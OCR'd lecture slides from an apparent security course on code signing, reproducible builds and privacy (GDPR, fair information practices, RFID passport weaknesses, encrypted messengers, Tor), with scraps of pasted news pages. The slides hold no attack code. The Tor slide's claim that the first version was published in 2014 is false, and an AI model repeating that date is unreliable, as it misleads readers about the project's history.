
- (Stored or transmitted) code itself can become the target of attacks
  - e.g. virus modifying other code
  - e.g. malware being inserted into otherwise benevolent code in transit
- This is an attack against the integrity of the code
  - have a standard cryptographic method to protect against integrity violation: digital signatures
  - since code is rarely transmitted in a mutually authenticated secure channel, typically use asymmetric (and not symmetric) signatures
- Different components required for code signatures
  - cryptographic algorithms and packet/executable formats → easy
  - key management of private key at developer side → ideally offline
  - unspoofable/authentic public key distribution to all verifying instances → **this is the hard problem**

Software signatures: signing a binary



- Apply standard asymmetric signature
  - hash program binary ("the code")
  - apply RSA or ECDSA with private key
  - attach meta data (e.g. identity of signer) and signature to code (careful not to modify the binary in this process and thus invalidate signature → required package standard with added signatures)

Software signatures: verifying a binary



- Verify asymmetric signature
  - extract signature value from package format
  - hash program binary ("the code")
  - apply RSA or ECDSA verification with public key
  - **main problem:** how to receive and authenticate public key of developer
    sub problem: how to identify real developer
  - often involves certificate authority (identification of developer still problematic)

Software signatures: distributing public keys

- One (e.g. OS) vendor can ship public keys for verifying additional components with the software package
  - works for drivers, add-ons, and other modules by the same vendor
  - works if that vendor also re-signs and re-distributes third-party code (e.g. Microsoft for Windows drivers)
- One vendor can run its own CA
  - can sign public keys of (verified) developers
  - developers then sign their own code and attach their certificate in addition to the signature
  - verifying code uses CA public key (which must be shipped e.g. with the OS) to first verify the certificate and then, with the public key contained in the certificate, the code
  - works if all developers register with one vendor (e.g. Apple)
- Every developer can create their own keypair/CA
  - no single point of failure (or censorship)
  - but public keys not necessarily authentic → rely on key continuity concepts
  - e.g. Android apps

Deterministic/reproducible/auditable builds

Open issue: does the binary correspond to the source?

- Issue is ignored by most programmers
  - assumption is that the compiler or interpreter generates or executes code that validly implements the language statements
  - additional assumption is that the compiler/library/kernel/hardware itself is not malicious (cf. [Ken Thompson: “Reflections on Trusting Trust”, Communication of the ACM, Vol. 27, No. 8, August 1984, pp. 761-763], online at http://cm.bell-labs.com/who/ken/trust.html)
- Requires comparing machine code with original source
  - slow and difficult
- Development of computer systems with very high assurance level is the one area where this level of checking is required
  - specifically Common Criteria assurance level of EAL 7
- Starting to become a practical possibility
  - Gitian with multiple builders (http://gitian.org/) used by Bitcoin client and Tor browser bundle (https://blog.torproject.org/blog/deterministic-builds-part-two-technical-details)
  - Debian aims at reproducible builds for its packages (https://wiki.debian.org/ReproducibleBuilds): 61% (of 21448 packages) reproducible on 2014-11-11, 22462/24351 (92.2%) on 2016-12-12, 28893/30363 (95.1%) on 2021-01-01
  - Android reproducibility reports: https://android.ins.jku.at/reproducible-builds/
  - if you are looking for a Master's thesis topic, this *still* is one :-)

Chapter 9

Privacy

Security vs. Privacy

Privacy is the user ability to control what happens to personal information

- The “right to be left alone”
- Security is a necessary building block for privacy, but is not sufficient
- Privacy needs **organizational**, **legal**, and **social** measures!

> „When making public policy decisions about new technologies for the Government, I think one should ask oneself which technologies would best strengthen the hand of a police state. Then, do not allow the Government to deploy those technologies. This is simply a matter of good civic hygiene.“

(Phil Zimmerman, author of PGP, to the congress of the US, Oct. 1993
https://fas.org/irp/congress/1993_hr/931012_zimmerman.htm)

What is „Privacy“?

- „The right to be left alone.“

  Louis Brandeis, 1890 (Harvard Law Review)
- “Numerous mechanical devices threaten to make good the prediction that ‘what is whispered in the closet shall be proclaimed from the housetops’”


Louis D. Brandeis, 1856 - 1941

Acknowledgments: The following material in this lesson is based largely on slides by Marc Langheinrich, ETH Zurich (translated from German to English with slight modifications).

What is „Privacy“?

„The desire of people to choose freely under what circumstances and to what extent they will expose themselves, their attitude and their behavior to others.“

Alan Westin, 1967 („Privacy And Freedom“)



Aspects of Privacy

- Informational privacy
  - personal information
- Privacy of communication
  - phone calls, letters, email, ...
- Territorial privacy
  - protection of the home, office, ...
- Bodily privacy
  - body search, drug test, ...

History of Privacy

- Justices Of The Peace Act (England, 1361)
  - Punishment for eavesdroppers and voyeurs
- „The poorest man may in his cottage bid defiance to all the force of the crown. It may be frail; its roof may shake; the wind may blow through it; the storms may enter; the rain may enter – but the king of England cannot enter; all his forces dare not cross the threshold of the ruined tenement“
  (Context: Limitation of state powers and binding the king to laws)

William Pitt the Elder (1708-1778)
English parliamentarian,
addressing the House of Commons in 1763

History of Privacy

- 1948 United Nations, Universal Declaration of Human Rights: article 12
  - “No one shall be subjected to arbitrary interference with his **privacy**, **family**, **home** or **correspondence**, nor to attacks upon his honour and reputation. Everyone has the right to the protection of the law against such interference or attacks.“
- 1970 The European Convention on Human Rights: article 8
  - “Everyone has the right to respect for his **private and family life**, his **home** and his **correspondence**. ...“

Volkszählungsurteil (BVG, 12/1983)

„Wer nicht mit hinreichender Sicherheit überschauen kann, welche ihn betreffende Informationen in bestimmten Bereichen seiner sozialen Umwelt bekannt sind, und wer das Wissen möglicher Kommunikationspartner nicht einigermaßen abzuschätzen vermag, kann in seiner Freiheit wesentlich gehemmt werden, **aus eigener Selbstbestimmung zu planen oder zu entscheiden**. Mit dem Recht auf **informationelle Selbstbestimmung** wären eine Gesellschaftsordnung und eine diese ermöglichende Rechtsordnung nicht vereinbar, in der Bürger **nicht mehr wissen können, wer was wann und bei welcher Gelegenheit über sie weiß**.“

Volkszählungsurteil (BVG, 12/1983)

„Wer unsicher ist, ob abweichende Verhaltensweisen jederzeit notiert und als Information dauerhaft gespeichert, verwendet oder weitergegeben werden, wird versuchen, **nicht** durch solche Verhaltensweisen **aufzufallen**. Wer damit rechnet, dass etwa die Teilnahme an einer Versammlung … behördlich registriert wird und dass ihm dadurch Risiken entstehen können, wird möglicherweise auf eine Ausübung seiner entsprechenden Grundrechte verzichten. Dies würde nicht nur die individuellen Entfaltungschancen des Einzelnen beeinträchtigen, sondern **auch das Gemeinwohl**, weil Selbstbestimmung eine **elementare Funktionsbedingung** eines auf Handlungsfähigkeit und Mitwirkungsfähigkeit seiner Bürger begründeten **freiheitlichen demokratischen Gemeinwesens** ist.”

Example: House searches

- 4. Amendment of the US constitution

  “The right of the people to be secure in their persons, houses, papers, and effects, against **unreasonable searches and seizures**, shall not be violated, and no warrants shall issue, but upon probable cause, supported by oath or affirmation, and particularly describing the place to be searched, and the persons or things to be seized.”

- **Preventing interference? Protecting dignity?**

Mobile and Ubiquitous Computing – Implications on Privacy

- Data collection
  - amount (everywhere, anytime)
  - manner (unobtrusive, invisible)
  - reason (“for future use”)
- Types of data
  - observations instead of facts
- Data access
  - “Internet of Things”

Amount of Data Collection

- Past: public appearance
  - temporarily and spatially distributed
- Now (?): online appearance
  - preferences & problems (online shopping)
  - interests & hobbies (chat, news)
  - place & address (online tracking)
- Tomorrow (– or Now?): everything else
  - at home, at school, in the office, in public, ...
  - no off-button?
  - “worthiness” of the person (→ China)?

Manner of Data Collection

- Past: reasonable heuristics
  - “If you can see me, I can see you”
- Now (?): observable borders
  - online and for electronic transactions
- Tomorrow (– or Now?): „Implicit HCI“
  - interacting with a digital service?
    - life recorders, room computers, smart coffee cups
  - no “recording in progress” LED?

Reasons for Data Collection

- Past: exceptions
- Yesterday: common (group classification)
- Now: „smartness“ by pattern recognition
  - more data = more patterns = more smartness
  - context is everything! everything is context!
- Worthless data? Data-mining!
  - typing speed (enthusiasm?), showering habits (affair?), chocolate consumption (depressed?)
  - location, activities, emotional state, purchases, …
  - often a credit score will have many different influences (pages you like on Facebook, types of adjectives used in posts and emails, etc.)
    → single factors can contribute in counter-intuitive manner

Types of Data

- Past: eyes and ears
- Yesterday: digital and mechanical surveillance
- Now: better sensors
  - more detailed and more accurate data
  - cheaper, smaller, battery-less, ubiquitous!
- Do I know myself best?
  - on-body sensors detect stress, anger, teariness, ...
  - medical sensors alert doctor
  - nervous? floor / seat sensors, eye tracker, ...

Data Access

- Past: natural borders
  - direct communication, gossiping
- Now: online access
  - cheap search
  - database federations
- Tomorrow: cooperating things?
  - standard semantics
  - What does my **<thing>** tell yours?
  - How well can I search your “brain”?

Privacy Methods / Tools

- Legal aspects
  - worldwide privacy laws
  - European (and US) privacy laws
- **Privacy Enhancing Technologies (PETs)**
  - anonymity tools
  - transparency tools
  - confidentiality tools
  - access control tools
- Data protection guidelines

World-wide privacy laws

- Two basic concepts
  - specific (“Don’t Fix if it Ain’t Broken”)
  - general (precautionary principle)
- US: laws specific to some sectors, minimal protection
  - strong federal laws for governmental institutions
  - self regulation and case based for industry
  - International Safe Harbor Privacy Principles declared invalid by the European Court of Justice in October 2015
  - EU-US Privacy Shield currently under review
- Europe: extensive, strong privacy laws
  - laws for industry and government
  - privacy officer in each country
  - current: EU General Data Protection Regulation (GDPR)
    - replaces the Data Protection Directive 95/46/EC (1995)
    - finalized 27.4.2016, effective 25.5.2018, immediately applicable to all member countries without local laws (regulation, not directive)

EU General Data Protection Regulation (GDPR)

Key changes to 1995 Data Protection Directive 95/46/EC

- Increased Territorial Scope (extra-territorial applicability)
  - applies to all companies processing the personal data of data subjects residing in the Union, regardless of the company's location
- Penalties
  - up to 4% of annual global turnover or €20 Million (whichever is greater)
- Consent
  - **free, informed, specific**
  - request for consent must be given in an intelligible and easily accessible form, with the purpose for data processing attached to that consent

- Details see http://www.eugdpr.org/

EU General Data Protection Regulation (GDPR)

Data Subject Rights

- Breach Notification
  - within 72 hours of first having become aware of the breach
- Right to Access
  - right for data subjects to obtain from the data controller confirmation as to whether or not personal data concerning them is being processed, where and for what purpose
- Right to be Forgotten / Data Erasure
- Data Portability
- Privacy by Design
  - hold and process only the data absolutely necessary for the completion of its duties (data minimization)
- Data Protection Officers

Basis: Fair Information Practices (FIP)

- Established by OECD, 1980
  - “Organisation for Economic Co-operation and Development”
  - voluntary directives for members
  - easing international data transfer
- Five principles (simplified)
  - openness
  - use limitation and accountability
  - security safeguards
  - sollection limitation (Datensparsamkeit)
  - individual participation and purpose specification
- Basis for many world-wide data privacy laws
  - implication: technical solutions must support FIPs!

How to realise FIPs in practice with smart appliances?

1. Principle: Openness

- No secret data collection
  - legal basis in many countries
- Common solution: privacy policies, AGBs, …
  - who, what, why, for what purpose, for how long, etc.
- Invisible services and privacy policies?
  - invisible privacy service?
  - how to communicate with the data subject?
- Too many smart things?
  - continuous notifications are obtrusive

2. Principle: Accountability

- Identifiable data must be observable / accessible / accountable
  - verification, correction, and deletion by subject
- Data collector is responsible for errors
  - implies coupling privacy policy with use in practice
- Smart things want to know everything (context)
  - increased effort for accountability and access
- Data management: less is more...
  - How much data does a smart appliance need?

3. Principle: Security Safeguards

- Classical security concepts
  - central database with high security
- Context dependent security for smart things?
  - depending on battery lifetime
  - depending on type of data and communication
  - depending on place and situation
- Complex security requirements in the real world!
  - Accessing medical data in case of an emergency?

4. Principle: Collection Limitation (Anonymity)

- If possible, collect anonymous data
  - no explicit user acceptance, security, data access required
- Pseudonyms for personalization
  - can be changed any time
  - **but: re-identification is often possible!**
- Hiding impossible?!
  - Anonymity in front of cameras and microphones?
- Sensor data hard to anonymize
  - correlation!

5. Principle: User Consent

- User involvement by explicit consent
  - e.g. signature or button press
- Need choice!
  - if possible, support anonymous version
- Consent in implicit HCI?
  - delegating to “agents” (legal?)
- Smart services with freedom of choice?
  - different levels of identification?
    - today often binary choice: “If you want to use this (free) service, here are the privacy policies you need to consent to. It’s completely voluntary of course...”

Technical Tools

- Privacy Enhancing Technologies (PETs)
  - encryption & authentication
  - anonymization & pseudonymization
  - access controls
  - transparency & trust
- „Ubiquitous computing – ubiquitous privacy“
  - everywhere, anytime, infrastructure based, automatic, in the background, unobtrusive

Security helps privacy

- Confidentiality
  - at least the content of some interaction is confidential
  - but: the fact that interaction happens is relevant → "**meta-data**"
- Integrity
  - no "bugs" injected in-transit
- Authenticity
  - no MITM, relaying, transparent proxies, etc.

Example of secure (instant) messenger: all of the above, and more

- Many systems without protection against MITM at the (implicitly trusted) server infrastructure
- Also want to deal with key compromise and mitigate the damage
  - (perfect) forward secrecy
  - backward secrecy, future secrecy → **post-compromise security**

Security hurts privacy

- Authenticity vs. Anonymity (or Pseudonymity)
- Non-repudiability
  - often one aspect why authentication is applied in the first place
  - but: bad for privacy
- Plausible deniability
  - “I didn't do it, my device had a virus/worm/...” is unbelievable when systems are secure

⇒ Privacy **must** be considered from the start when designing a system.
Retrofitting does not work (even less so than with security)!
(good example: [J.-E. Ekberg: “Implementing Wibree Address Privacy”, IWSSI 2007])

Example of secure (instant) messenger:

- “Off the record” (OTR) protocol sends plain text keys after conversation to make messages fakeable after the fact → repudiability by conversation partners afterwards, but authentication during ongoing conversation

Non-identity based authentication


- Authentication is one big threat to privacy
- But only if authentication is based on unique identity (of a person or device)
- Context-/sensor-based authentication does not require identity
- Potential to provide both security and privacy


Example case: RFID in Passports

- ICAO directive 9303
  - requires RFID tags in passports (ISO 14443A/B)
  - DE: 11/05, AT: 6/06, CH: 9/06, US: 10/06
- Biometric authentication
  - picture
  - fingerprint originally optional, now mandatory (EU:2008, AT: 2009)
  - iris optional
- “Security”
  - data digitally signed (“passive authentication”, mandatory)
  - reading requires key (“access control”, optional)
  - copy protection (“active authentication”, optional)

Security for (German) ePass for Picture

Challenge-Response procedure
proves that reader knows the key
derives session key (against eavesdropping)





read MRZ

Compute key

read RFID

The Machine-Readable-Zone (MRZ):
Name, sex, passport nr., date of birth, expiration date, checksum

```
P<D<<LANGHEINRICH<<MARC<<<<<<<<<<<<<<<<<<<<
123456789?D<<710123?M070101?<<<<<<<<<<<<<<?
```

March‘06: ePass Hacked?!

Hackers Clone E-Passports | WIRED - Mozilla Firefox

Hackers Clone E-Passpo...

https://www.wired.com/2006/08/hackers-cl

WIRED

Hackers Clone E-Passports

SUBSCRIBE

Two RFID researchers created a video showing how an RFID reader attached to an improvised explosive device could theoretically identify a U.S. citizen walking past the reader and set off a bomb. They haven't yet tested the theory on a real U.S. passport since the documents have yet to be distributed. The still here shows an attack using a prototype passport with RFID chip placed in the pocket of the victim. As the chip passes the reader, the reader detonates an explosive device placed in the trash can.

View Slideshow

LAS VEGAS — A German computer security consultant has shown that he can clone the electronic passports that the United States and other countries are beginning to distribute this year.

The controversial e-passports contain radio frequency ID, or RFID, chips that the U.S. State Department and others say will help thwart document forgery. But Lukas Grunwald, a security consultant with DN-Systems in Germany and an RFID expert, says the data in the chips is easy to copy.

"The whole passport design is totally brain damaged," Grunwald says. "From my point of view all of these RFID

SHARE

SHARE

TWEET

PIN

COMMENT

MOST POPULAR

PRODUCT DESIGN

Best of CES 2017: The Show's 10 Sharpest Designs

7 HOURS


AUTONOMOUS VEHICLES

Google's Latest Self-Driving Car? It's a Minivan


12.19.16

Security for (German) ePass for fingerprint

- Active Authentication
  - private key in crypto chip on tag
    - not readable!
  - prevents 1:1 copies to cloned tags (fakes)
- Extended Access Control
  - public keys of authorized readers in crypto chip
  - restricts access to known readers (countries)




ePass Problems



- Tag detuning for eVisa
  - using multiple tags within one passport problematic
- Key for Basic Access-Control
  - read once – access forever
  - key details (passport number, etc) known to hotels, travel agents, etc.
  - smart bombs?
- Anti-collision protocol?!
  - in ISO 14443A typically based on serial numbers
  - allows identification without Basic Access Control!

⇒ **RFID passport not considered secure enough for diplomats** (no RFID chips), only for “common folk” ...

Example: Implanted RFID Chips?



- “Clubbers in Spain are choosing to receive a microchip implant instead of carrying a membership card.
  - leave your membership card and your wallet at home: the RFID chip can be used as an in-house debit card. When drinks are ordered the RFID is scanned with a handheld device and the cost is added to your bill.”
  - “The chips are 1.2 mm wide and 12 mm long and look like a long grain of rice. A medically trained person injects the chip under the skin in the upper left arm, by the triceps. So far only nine people have been implanted since the scheme started in March 2004.”

www.newscientist.com/news/news.jsp?id=ns99995022

(Tattooed) QRcode?

Österreichs Innenminister fordert lückenlose Überwachung | heise online - Mozilla Firefox

Österreichs Innenminis...

https://www.heise.de/newsticker/meldung

auch mittauschen.

Bundestrojaner gegen Hasspostings

Im Oktober war Sobotka für seine Forderung nach einem Bundestrojaner mit dem Negativpreis Big Brother Award ausgezeichnet worden. Das hält den Mann nicht von einem neuerlichen Anlauf ab. Er will weiterhin in private Computer eindringen, um gegen andere Schadsoftware, Urheberrechtsverletzungen und Hasspostings vorzugehen. Anonyme SIM-Karten will er abschaffen. Asylwerber und Flüchtlinge, die straffällig geworden sind, sollen kein Asyl mehr bekommen. Sobotka wünscht sich unbegrenzte Schubhaft, wenn eine Abschiebung nicht möglich ist. Das kann lebenslängliche Haft bedeuten.

Überhaupt alle Einreisenden will der Minister erkennungsdienstlich behandeln, und zwar mittels Iris- oder Venenscans. Das beträfe auch EU-Bürger. Dazu passt das neue Ausweissystem, das bereits in einigen Wochen umgesetzt werden soll: Österreicher können sich, freiwillig, einen QR-Code zuteilen lassen. Der verbindet den Bürger mit dessen Einträgen im Melderegister, im Strafregister, in Bonitätsdatenbanken sowie mit einem gespeicherten Bild seiner Iris. Das soll der Polizei aber auch Privaten die Arbeit erleichtern. Als Beispiele nannte Innenminister Sobotka laut *Der Standard* Banken und Disco-Türsteher.

Kritik von Grünen und NEOS

Für die liberale Oppositionspartei NEOS sind die Vorschläge "unausgegoren", "verantwortungslos" und zielen darauf ab, "Grund- und Freiheitsrechte


Example: Secure (Instant) Messenger

- Some messengers already exist that do end-to-end encryption
  - *Signal* best known and analyzed at the moment
    - *WhatsApp* uses Signal protocol in newest versions, but with obfuscated library in closed source app (so who knows) and **meta data stored on Facebook servers**
  - *Wire*, *Threema* also assumed to be secure at this time
  - some based on XMPP with OMEMO or OTR (e.g. *Conversations*)
- Main problem: **meta data** that is not encrypted
  - who communicates with whom, how long, how often, when, message sizes, distribution, etc.
  - General Michael Hayden, former director of the NSA and the CIA: "**We kill people based on metadata**"
- Only few messengers try to address meta data security/privacy
  - *Briar* and *Ricochet* (seems abandoned, newer *Cwtch.im* builds upon it) based on Tor hidden services
  - *Matrix* focuses on federation

Tor:
The Onion Router

- Open Source project for anonymization of Internet communication
- Based on principle of **Onion Routing**
  - initially developed by US Naval Research Laboratory
  - relays communication over (at least) three hops
    - entry Node
    - middle Node(s)
    - exit Node
  - first version published in 2014
- Under active development
  - „The Tor Project“ as organization driving the development
  - supported by Electronic Frontier Foundation (EFF) since 2006
- https://www.torproject.org/

Tor:
The Onion Router

